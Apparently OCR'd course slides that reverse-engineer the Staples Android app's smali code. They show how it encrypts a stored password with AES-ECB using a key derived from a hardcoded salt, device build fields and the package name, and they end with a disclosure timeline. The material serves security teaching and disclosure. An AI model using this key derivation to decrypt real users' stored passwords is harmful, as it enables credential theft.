
```
e55fee3a48cafcfc676fcca8ece757ce
e55fee3a48cafcfc676fcca8ece757ce
02872b79945bfd2c3a575e626af5f531
```

Read Smali Code


e.smali - /Users/sambowne/Downloads/app.staples-2/smali/app/staples/mobile/cfa/k
ve
Close
Search
Live Find
Advanced Find
Info


```
    .line 1450
    const-string v3, "username"

    invoke-interface {v2, v3, v0}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;

    .line 1451
    const-string v0, "encryptedPassword"

    invoke-direct {p0}, Lapp/staples/mobile/cfa/k/e;->gu()Ljava/lang/String;

    move-result-object v3

    invoke-static {v1, v3}, Lapp/staples/mobile/cfa/k/a;->m(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

    move-result-object v1

    invoke-interface {v2, v0, v1}, Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/String;)Landroid/content/SharedPreferences$Editor;

    .line 1462
    :goto_0
    invoke-interface {v2}, Landroid/content/SharedPreferences$Editor;->apply()V
```

Constructing the Key




```
    .line 505
    sget-object v1, Landroid/os/Build;->BRAND:Ljava/lang/String;

    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    .line 506
    sget-object v1, Landroid/os/Build;->DEVICE:Ljava/lang/String;

    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    .line 507
    sget-object v1, Landroid/os/Build;->MODEL:Ljava/lang/String;

    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    .line 508
    sget-object v1, Landroid/os/Build;->SERIAL:Ljava/lang/String;

    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    .line 509
    iget-object v1, p0, Lapp/staples/mobile/cfa/k/e;->Es:Lapp/staples/mobile/cfa/MainActivity;

    invoke-virtual {v1}, Lapp/staples/mobile/cfa/MainActivity;->getApplication()Landroid/app/Application;

    move-result-object v1

    invoke-virtual {v1}, Landroid/app/Application;->getPackageName()Ljava/lang/String;
```

Final Key



```
Sams-MBP-3:~ sambowne$ echo -n "3xtraS@ltgenericvbox86pGoogle Galaxy Nexus - 4.3
 - API 18 - 720x1280unknownapp.staples" | openssl sha1
fb4c0f36e2fb1dc0225ecbafd908da0961df34b5
Sams-MBP-3:~ sambowne$ 
```

Encryption Test



aes.online-domain-tools.com

Input type: Text

Input text: (plain)

```
aaaaaaaaaaaaaaaa
```

● **Plaintext** ○ **Hex**

Function: AES

Mode: ECB (electronic codebook)

Key: (hex) fb4c0f36e2fb1dc0225ecbafd908da09

○ **Plaintext** ● **Hex**


Encrypted text:

```
00000000  13 1f b3 8e b0 88 96 0c 3f 92 46 74 74 84 5f 3e
```

[Download as a binary file] [?]

Notification

- Notified Jan 2, 2017
- Automated response said it would be fixed
- No response to follow-up email
- April 13 -- Staples became homework

